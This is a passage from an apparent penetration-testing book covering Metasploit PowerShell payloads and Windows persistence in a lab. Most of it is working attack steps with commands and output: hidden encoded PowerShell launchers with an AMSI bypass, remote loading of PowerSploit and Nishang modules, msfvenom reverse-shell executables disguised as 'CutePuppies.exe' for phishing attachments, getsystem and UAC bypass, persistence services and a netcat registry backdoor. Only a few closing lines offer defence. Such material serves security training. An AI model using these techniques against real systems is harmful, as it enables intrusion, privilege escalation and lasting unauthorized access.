[*] Exploit completed, but no session was created.
```

- Copy and run the PowerShell command on your Windows 10 system

And we have a session:

```
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAb
G8AdABvAGMabwBsAFQAEQBwAGUAXQA6ADoAVABsAHMAMQAYADsAJABLAD0AbgBlAHcALQBvAGI
6ADoARwBlAHQARABlAGYAYQB1AGwAdABQAHIAbwB4AHkAKAApADsAJABLAC4AUABYAG8AeAB5AC4AQwByAGUAZAB
wB0AGUAbQBxAGUAYgBQAHIAbwB4AHkAKAApADsAJABLAC4AUABYAG8AeAB5AC4AQwByAGUAZAB
AdABpAGEAbABzADsAfQA7AEkARQBYACAkAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIAB0AGUAd
C4AMQA4ADkA0gA4ADAA0AAwAC8AYQBxAEMAMABEAHQAOAA0AHMANwBvADkAaABlAHAALwBEAGg
uAGwAbwBhAGQAUwB0AHIAaQBUAGcAKAAAnAGgAdAB0AHAA0gAvAC8AMQA3ADIALgAyADQALgAxA
[*] 172.24.1.238 web_delivery - Delivering AMSI Bypass (939 bytes)
[*] 172.24.1.238 web_delivery - Delivering Payload (3928 bytes)
[*] Powershell session session 1 opened (172.24.1.189:4444 -> 172.24.1.238)
```

Notice that the session type is “Powershell”.

- Connect to the session, “*sessions -i 1*”:

```
msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

Windows PowerShell running as user User on DESKTOP-5MFL5M6
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>
```

Now notice that we are not sitting at a regular command prompt, but a Windows PowerShell prompt! We can run any PowerShell commands directly on the remote system. The commands available will vary by which version operating system that you are connected to. Though as you will see in a moment, we can run PowerShell security tool scripts directly in memory. For now, let’s try a couple of the built-in commands.

- Type, “*Get-Process*”:

```
PS C:\Windows\system32>Get-Process
```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id
427	31	19592	36412	3.50	1316
276	12	9824	16932	0.66	3256
795	58	36576	39372	2.73	11624
323	18	7636	14884	21.59	8904
227	15	5500	10664	0.05	12436
207	12	3784	11048	0.17	14332
2410	159	520872	338372	61.83	1888
969	50	23556	44680	19.13	2736
389	22	10196	16968	2.84	5636
341	33	11792	20884	0.45	2852
942	42	34108	41968	1.59	2744
385	34	13956	31476	0.55	4168
73	5	2332	4732	0.00	5176
72	5	2328	4928	0.02	6944
231	13	7752	19820	0.27	1788

➤ View the System event log with “*Get-Eventlog system*”:

```
PS C:\Windows\system32> Get-EventLog system
```

Index	Time	EntryType	Source
585262	Jun 28 15:03	Warning	Microsoft-Windows...
585261	Jun 28 13:54	Warning	DCOM
585260	Jun 28 13:54	Information	Microsoft-Windows...
585259	Jun 28 13:54	Information	Microsoft-Windows...
585258	Jun 28 12:00	Information	EventLog
585257	Jun 28 11:53	Information	Microsoft-Windows...
585256	Jun 28 11:53	Information	Microsoft-Windows...
585255	Jun 28 11:53	Information	Microsoft-Windows...
585254	Jun 28 11:53	Information	Microsoft-Windows...
585253	Jun 28 11:53	Information	Microsoft-Windows...
585252	Jun 28 11:53	Information	Microsoft-Windows...
585251	Jun 28 11:53	Information	Microsoft-Windows...
585250	Jun 28 11:53	Information	Microsoft-Windows...
585249	Jun 28 11:52	Information	Microsoft-Windows...
585248	Jun 28 09:16	Information	Service Control M...
585247	Jun 28 09:14	Information	Microsoft-Windows...
585246	Jun 28 09:14	Information	Service Control M...
585245	Jun 28 09:05	Information	Service Control M...
585244	Jun 28 09:03	Information	Service Control M...

➤ Type, “*Get-Command*” to see a list of available commands:



```
PS C:\Windows\system32> Get-Command


CommandType      Name
-----
Alias             Add-AppPackage
Alias             Add-AppPackageVolume
Alias             Add-AppProvisionedPackage
Alias             Add-ProvisionedAppPackage
Alias             Add-ProvisionedAppxPackage
Alias             Add-ProvisioningPackage
Alias             Add-TrustedProvisioningCertificate
Alias             Apply-WindowsUnattend
Alias             Disable-PhysicalDiskIndication
Alias             Disable-StorageDiagnosticLog
Alias             Dismount-AppPackageVolume
Alias             Enable-PhysicalDiskIndication
Alias             Enable-StorageDiagnosticLog
Alias             Export-VMCheckpoint
Alias             Flush-Volume
```

Take some time and play around with the commands until you get comfortable with them. Next, we will see how to use the built in PowerSploit Scripts.

## Using PowerSploit Scripts

In this section we will learn how to set the PowerShell payload to automatically download the scripts that come with PowerSploit when the session is created. We do so by setting the `LOAD_MODULES` variable in the payload with the location of the PowerShell script we want to use. First, we need to host the PowerShell scripts that we want to use by copying them to the Apache webserver directory and starting Apache.

- Copy `"/usr/share/windows-resources/powersploit"` to the `"var/www/html"` directory



Start Apache:

➤ *sudo service apache2 start*

PowerSploit is now hosted on our Kali Webserver. We can now directly load PowerSploit Modules through meterpreter. We can do this with our Metasploit PowerShell payload.

1. Go ahead and type “*exit*” to close the active shell.
2. Enter, “*set* **LOAD\_MODULES** *http://[Kali\_IP]/powersploit/Recon/Invoke-Portscan.ps1*”
3. Type “*re-run*” to run the exploit again using the new setting.
4. Take the resultant PowerShell command and run it on the Windows 10 system.

```
msf6 exploit(multi/script/web_delivery) > set LOAD_MODULES http://172.24.1.189/powersploit/Recon/Invoke-Portscan.ps1
LOAD_MODULES => http://172.24.1.189/powersploit/Recon/Invoke-Portscan.ps1
msf6 exploit(multi/script/web_delivery) > rerun
[*] Stopping existing job...

[*] Server stopped.
[*] Reloading module...
[*] Loading 1 modules into the interactive PowerShell session
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/script/web_delivery) >
[*] Started reverse SSL handler on 172.24.1.189:4444
[*] Using URL: http://0.0.0.0:8080/mUswjJ
[*] Local IP: http://172.24.1.189:8080/mUswjJ
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwB0AGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE
0AYQBuAGEAZwBlAHIAxQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAAbwBjAG8AbAA9AFsATgBlA
HQALgBTAGUAYwBlAHIAaQB0AHkAUABYAG8AdABvAGMABwBsAFQAEQBwAGUAXQA6ADoAVABsAHMAMQAY
```

5. Connect to the new session:

```
msf6 exploit(multi/script/web_delivery) > sessions -i 2
[*] Starting interaction with 2...

Windows PowerShell running as user User on DESKTOP-5MFL5M6
Copyright (C) 2015 Microsoft Corporation. All rights reserved.


[+] Loading modules.
PS C:\Windows\system32>
```

Notice that it now says “*Loading modules*” above the PowerShell prompt. The shell automatically downloaded the PowerShell script that we

specified. Each PowerSploit shell includes a description and usage examples in the file. Just view the files to see how they work.

```
6 Simple portscan module
7
8 PowerSploit Function: Invoke-Portscan
9 Author: Rich Lundeen (http://webstersProdigy.net)
10 License: BSD 3-Clause
11 Required Dependencies: None
12 Optional Dependencies: None
13
14 .DESCRIPTION
15
16 Does a simple port scan using regular sockets, based (pretty) loosely on nmap
```

Here is one of the sample usages from the Invoke-Portscan.ps1 script:



Now that the Invoke-Portscan.ps1 file was automatically downloaded for us by the module, we can simply run the command. Let's do a simple port scan:

➤ ***Invoke-Portscan -Hosts 192.168.1.1 -T 4 -TopPorts 25 -oA localnet***

```
PS C:\Windows\system32> Invoke-Portscan -Hosts 172.24.1.1 -T 4 -TopPorts 25 -oA localnet

Hostname      : 172.24.1.1
alive         : True
openPorts     : {443, 53}
closedPorts   : {}
filteredPorts : {80, 23, 21, 3389...}
finishTime    : 6/29/2021 4:30:40 PM
```

As you can see in the screenshot above, we successfully had our target Windows system port scan another device (a router in this instance) and return the results. This is one reason why attack attribution can be very difficult; in the real world the system that is scanning you might just be one that was hijacked by a hacker. The real hacker could be located in another country. Take some time and try pulling down some of the other modules. You can pull just one at a time or multiple modules by separating them with a comma.



## Nishang - PowerShell for Penetration Testing


**Tool Author:** Nikhil SamratAshok Mittal

**Tool GitHub:** <https://github.com/samratashok/nishang>

Nishang is another set of PowerShell tools that are useful for Penetration Testing. Nishang used to be installed by default in Kali, but is no longer included in the default install. You can use “*apt install nishang*” or just git clone the tools from the tool authors GitHub site. This is a very interesting collection of tools, and you can use them in the same way that we have already covered. That being said, we will only look at using the Get-Information script located at ‘*nishang/Gather/Get-Information.ps1*’.

As in the PowerSploit example, we will copy the Nishang folder up to our Kali Apache Server directory, and then use the Metasploit PowerShell shell to pull it down to the victim machine.

1. Copy the Nishang directory to the webserver directory on Kali:



2. Start Metasploit and configure the Web Delivery exploit with the PowerShell payload:

```
msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set target 2
target => 2
msf6 exploit(multi/script/web_delivery) > set payload windows/x64/powershell_reverse_tcp
payload => windows/x64/powershell_reverse_tcp
msf6 exploit(multi/script/web_delivery) > set LHOST 172.24.1.189
LHOST => 172.24.1.189
msf6 exploit(multi/script/web_delivery) > set LOAD_MODULES http://172.24.1.189/nishang/Gather/Get-Information.ps1
LOAD_MODULES => http://172.24.1.189/nishang/Gather/Get-Information.ps1
msf6 exploit(multi/script/web_delivery) > █
```

3. Run the exploit.
4. Copy the resultant PowerShell command and run it in a Windows command prompt, and we get a remote session:

```
[*] 172.24.1.238      web_delivery - Delivering AMSI Bypass (939 bytes)
[*] 172.24.1.238      web_delivery - Delivering Payload (4028 bytes)
[*] Powershell session session 1 opened (172.24.1.189:4444 -> 172.24.1
at 2021-06-29 20:09:46 -0400

msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

Windows PowerShell running as user User on DESKTOP-5MFL5M6
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

[+] Loading modules.
PS C:\Windows\system32>
```

We now have a remote PowerShell session to the Windows 10 box. As you can see it also downloaded the Get-Information module for us. Now all we need to do is run it.

5. Type, “*Get-Information*”

The module returns a lot of information about the system, here is just a snippet:

```
PS C:\Users\Dan>Get-Information
Logged in users:
C:\Windows\system32\config\systemprofile
C:\Windows\ServiceProfiles\LocalService
C:\Windows\ServiceProfiles\NetworkService
C:\Users\Dan

Installed Applications:
7-Zip 19.00
Mozilla Firefox 89.02
Microsoft Office Professional Plus 2016 - en-us
VMware Tools
Python 3.9.1 Core Interpreter (64-bit)

Account Policy:
```

Force user logoff how long after time expires?: Never  
Minimum password age (days): 0  
Maximum password age (days): 42  
Minimum password length: 0  
Length of password history maintained: None

#### Connectivity settings

-----  
Number of SSIDs : 1  
SSID name : "pwned"  
Network type : Infrastructure  
Radio type : [ Any Radio Type ]  
Vendor extension : Not present

A lot of the information that this script returns is very useful for Pentesters. Nishang offers multiple PowerShell scripts to play with. I recommend taking some time and reading through the scripts to see which ones would work best for your needs.

### PowerShell Payload as a Direct Exploit

The last thing I want to cover is using the PowerShell Payload directly as an exploit. The Web Delivery service and hand copying the PowerShell code to the target server is great for learning, or if you have physical access to the target system, but not very practical in real life. In the Msfvenom chapter we saw how to turn the PowerShell Payload into a Windows Batch file, now let's see how to turn the PowerShell payload into a direct executable.

- Simply Type, “*msfvenom -p windows/powershell\_reverse\_tcp LHOST=[Kali\_IP] LPORT=4444 -f exe > evilPS.exe*”

```
(kali㉿kali)-[~]
└─$ msfvenom -p windows/powershell_reverse_tcp LHOST=172.24.1.189 LPORT=4444 -f exe > evilPS.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 1754 bytes
Final size of exe file: 73802 bytes
```

Now that we have our “EvilPS.exe”, copy it over to the windows system and run it. In a real pentest we would call it something a little more stealthy

like “CutePuppies.exe” or “Expense-Report.exe” and send it as an attachment in a specially crafted E-mail.

Start a Metasploit reverse handler to catch the incoming session:

- *use exploit/multi/handler*
- *set LHOST [Kali\_IP]*
- *set LPORT 4444*
- *set PAYLOAD windows/powershell\_reverse\_tcp*
- *exploit -j*

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.24.1.189
LHOST => 172.24.1.189
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set PAYLOAD windows/powershell_reverse_tcp
PAYLOAD => windows/powershell_reverse_tcp
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse SSL handler on 172.24.1.189:4444
```

As soon as the “EvilPS.exe” file is run in Windows, we get a connection:

```
msf6 exploit(multi/handler) >
[*] Started reverse SSL handler on 172.24.1.189:4444
[*] Powershell session session 1 opened (172.24.1.189:4444 ->
at 2021-06-29 20:23:26 -0400

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

Windows PowerShell running as user Dan on DESKTOP-5MFL5M6
Copyright (C) 2015 Microsoft Corporation. All rights reserved

PS C:\data>
```

How easy is that?

## Conclusion

In this section we learned how to use Metasploit’s PowerShell payload to get an interactive PowerShell session with a remote Windows box. We also learned how to use some of the PowerShell exploits that come pre-

installed with Kali and how to deliver them automatically on loading. Lastly, we learned how to turn the PowerShell payload into a standalone “.exe” exploit.

We only covered some basic features of using PowerShell scripts as exploits. These types of exploits are an issue for Windows security and system administrators as they can hide as legitimate scripts. Windows Defender does block many of these exploit scripts, but they still may be a threat if they can run directly in memory without ever touching the disk.

My best device on defending against these scripts is to block incoming attachments when you can, uninstall older versions of PowerShell, enable Windows PowerShell auditing & logging and always instruct your users to never open unknown attachments when in e-mail or surfing the web.

# Chapter 33

## Maintaining Access

In this section we will look at a couple ways to maintain access to a machine that was exploited. Most Command and Control (C2) frameworks have persistence modules built in, and they are fairly easy and straightforward to use. For advanced users, it is always a good practice to look at the code used in the modules as well, so that you can perform the techniques manually.

You were able to get a remote shell on a system, congratulations! Now you want to see what can be done to have persistence with the box. As an attacker, this means that we want to be able to connect back to the exploited system at a different time or date. Many people think that this would be just creating some sort of backdoor access. But it is not always about just creating a hidden shell. Persistence can mean multiple things. Basically, persistence is doing whatever needs to be done to a target system that allows you to gain the access you want in the future.

This can include:

- Creating a new user
- Creating or providing access to a share
- Enabling a service (FTP, Wi-Fi)
- Modifying a user's access
- Setting or changing permissions
- Creating back doors

Most of these are pretty self-explanatory. Meterpreter offers payloads that create users and enable services - Metasploit search is wonderful. Though many of these tasks can be done manually while you have access, it does make more sense to run modules when you have multiple targets. Automation is our friend!



```
msf6 exploit(multi/handler) > search persistence

Matching Modules
=====

#   Name   Disclosure Date   Rank
-   -
0   exploit/linux/local/apt_package_manager_persistence             1999-03-09      excellent
1   exploit/windows/local/ps_wmi_exec                               2012-08-19      excellent
2   exploit/linux/local/autostart_persistence                       2006-02-13      excellent
3   exploit/linux/local/bash_profile_persistence                   1989-06-08      normal
4   exploit/linux/local/cron_persistence                           1979-07-01      excellent
5   exploit/osx/local/persistence                                   2012-04-01      excellent
6   exploit/osx/local/sudo_password_bypass                         2013-02-28      normal
7   exploit/windows/local/vss_persistence                           2011-10-21      excellent
8   auxiliary/server/regsvr32_command_delivery_server              normal
9   post/linux/manage/sshkey_persistence                            excellent
10  post/windows/manage/sshkey_persistence                           good
11  exploit/linux/local/service_persistence                         1983-01-01      excellent
12  exploit/windows/local/wmi_persistence                           2017-06-06      normal
13  post/windows/gather/enum_ad_managedby_groups                    normal
14  post/windows/manage/persistence_exe                              normal
15  exploit/windows/local/s4u_persistence                           2013-01-02      excellent
16  exploit/windows/local/persistence                               2011-10-19      excellent
17  exploit/windows/local/persistence_service                       2018-10-20      excellent
18  exploit/windows/local/registry_persistence                     2015-07-01      excellent
19  exploit/windows/local/persistence_image_exec_options           2008-06-28      excellent
20  exploit/linux/local/yum_package_manager_persistence             2003-12-17      excellent
21  exploit/unix/local/at_persistence                               1997-01-01      excellent
22  exploit/linux/local/rc_local_persistence                       1980-10-01      excellent
```

## Meterpreter Persistence

I've had mixed results with some of these scripts on up-to-date operating systems (Windows 10, Server 2019). So, let's take some time and look at one of the backdoor type persistence options that seems to work pretty good - Meterpreter Persistence Service. We will then look at some other options for creating backdoors.

Persistence scripts normally need to run from an elevated account, you may also want to migrate Meterpreter to a privileged service before running. To do this you will need to start with an active meterpreter session to a Windows administrator account, which we will elevate to NT system level with the "**getsystem**" command. We can use any of several options to deliver the initial Payload. For this example, let's use MSFVenom to create a payload. We will then start Metasploit to create a listener service.

### PAYLOAD

> Open a terminal in Kali and enter:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=[Kali_IP] LPORT=4444 -f exe > cutepuppies.exe
```

That's all we need for our Payload, now let's create a listener.

## LISTENER

- *sudo msfdb init && msfconsole*
- *use exploit/multi/handler*
- *set payload windows/meterpreter/reverse\_tcp*
- *set LHOST [Kali\_IP]*
- *set LPORT 4444*
- *exploit*

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.24.1.189
LHOST => 172.24.1.189
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.24.1.189:4444
```

Lastly, copy, paste and run the payload, “cutepuppies.exe” on the Windows target.

And we have a shell:

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.24.1.189:4444
[*] Sending stage (175174 bytes) to 172.24.1.199
[*] Meterpreter session 1 opened (172.24.1.189:4444 -> 172.24.1.199:51957)

meterpreter > █
```

- Type, “*getsystem*” to elevate to the system level user

You can type, “*getuid*” or type *shell* to drop to a DOS shell and then type “*whoami*” to see what user you are currently.

```
meterpreter > shell
Process 2140 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32> █
```

If you do jump into shell, just type, “exit” to return to the Meterpreter prompt.

You are now the “System” level user, or the user with the most rights in Windows.

**\*\*NOTE** - If “*getsystem*” fails - Background the active administrator meterpreter session using the “*background*” command and then:

- ◆ *use exploit/windows/local/bypassuac\_injection*
- ◆ *set session 1*
- ◆ *set payload windows/meterpreter/reverse\_tcp*
- ◆ *set LHOST [Kali\_IP]*
- ◆ *set LPORT 4545* (Important: use a different port from one used for original shell)
- ◆ *exploit*

Now, type “*getsystem*” to elevate to System level authority

We will now be able to run the built in Metasploit persistence commands. But first, enter, “*background*” to exit out of the Meterpreter prompt and return to the MSF prompt.

## Metasploit Persistence Service

The first option we will cover is the Metasploit Persistence Service. This will create a service on the target that will try to reconnect to our Kali system.

- *use exploit/windows/local/persistence\_service*
- *show options*

```
msf6 exploit(windows/local/persistence_service) > show options
Module options (exploit/windows/local/persistence_service):

  Name                Current Setting  Required  Description
  ----                -
  REMOTE_EXE_NAME      REMOTE_EXE_NAME no         The remote vi
  REMOTE_EXE_PATH      REMOTE_EXE_PATH no         The remote vi
  RETRY_TIME           5                no         The retry tim
  SERVICE_DESCRIPTION  SERVICE_DESCRIPTION no        The descripti
  SERVICE_NAME         SERVICE_NAME     no         The name of s
  SESSION              SESSION         yes        The session t
```

You could change any of the settings that you want here. The Kali host to have it connect to a different Kali system, or port. You could also change the name to something more believable than a random filename if you wanted. All we really need to do is set the Session number and run it!

> *set SESSION 1*


> *exploit*

```
msf6 exploit(windows/local/persistence_service) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/persistence_service) > exploit

[!] SESSION may not be compatible with this module (missing Meterpreter
[*] Started reverse TCP handler on 172.24.1.189:4444
[*] Running module against TEMP-DC
[+] Meterpreter service exe written to C:\Users\ADMINI~1\AppData\Local\
[*] Creating service uqgS
[*] Cleanup Meterpreter RC File: /home/kali/.msf4/logs/persistence/TEMP
[*] Sending stage (175174 bytes) to 172.24.1.199
[*] Meterpreter session 2 opened (172.24.1.189:4444 -> 172.24.1.199:520
meterpreter > █
```

If you look at the services running on the Windows Server, you will find our new Persistence Service running:





We can now get access back to the target system at any time we want by simply starting a handler service for the backdoor using Metasploit. If you want to test this, exit Metasploit and restart the Windows Server. Start Metasploit back up and start a handler service. Once the Server boots, it should connect right back to the Kali system.

```
msf6 > use /multi/handler
[*] Using configured payload generic/shell reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.24.1.189
LHOST => 172.24.1.189
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.24.1.189:4444
[*] Sending stage (175174 bytes) to 172.24.1.189
[*] Meterpreter session 1 opened (172.24.1.189:4444 -> 172.24.1.199:49718)

meterpreter > shell
Process 2268 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Oh look! We are NT Authority System again!

One thing to keep in mind is the call back timing. During a pentest you don't want this value set too low so the target tries constantly to connect out to your system. This could get picked up more readily as suspicious traffic.

## Removing Persistence

A Metasploit RC file for removing the persistence script are included when you run the script. Just run the generated ".rc" file. You can also disable the service and manually delete the file if you want. Running the RC file is easy if you are already in Metasploit.



```


msf6 > sessions -i 1
[*] Starting interaction with 1...

meterpreter > resource TEMP-DC_20211007.1835.rc
[-] TEMP-DC_20211007.1835.rc is not a valid resource file
meterpreter > resource .msf4/logs/persistence/TEMP-DC_20211007.1835/TEMP-DC_20211007.1835.rc
[*] Processing .msf4/logs/persistence/TEMP-DC_20211007.1835/TEMP-DC_20211007.1835.rc for ERB
resource (.msf4/logs/persistence/TEMP-DC_20211007.1835/TEMP-DC_20211007.1835.rc)> execute -H
Process 5940 created.
resource (.msf4/logs/persistence/TEMP-DC_20211007.1835/TEMP-DC_20211007.1835.rc)> execute -H
Process 5908 created.
resource (.msf4/logs/persistence/TEMP-DC_20211007.1835/TEMP-DC_20211007.1835.rc)> execute -H
Process 5632 created.
Channel 2 created.

[*] 172.24.1.199 - Meterpreter session 1 closed. Reason: Died

```

And it is gone:



## Manual Backdoor via Registry Settings

We can also use Metasploit to upload our own executable and then set the registry to run it. Kali includes windows executables that you can use, located in the *“/usr/shar/windows-binaries”* directory:

```

(kali㉿kali) - [ /usr/share/windows-binaries ]
$ ls
enumplus      fport          nbtenum        radmin.exe
exe2bat.exe   klogger.exe    nc.exe          vncviewer.exe
fgdump        mbenum         plink.exe       wget.exe

```

If you have an older system, or one with anti-virus disabled, you can upload the Windows Netcat (nc.exe) as a backdoor and have it run automatically. Any up-to-date Windows AV will block this, so you would need to use an undetectable file, or be using an old version of Windows. I use a Windows 7 target for this example. I mostly just want you to see the

process, then you can play with it as you like. As with the previous example, we need to be running from an elevated session:

```
meterpreter > getsystem
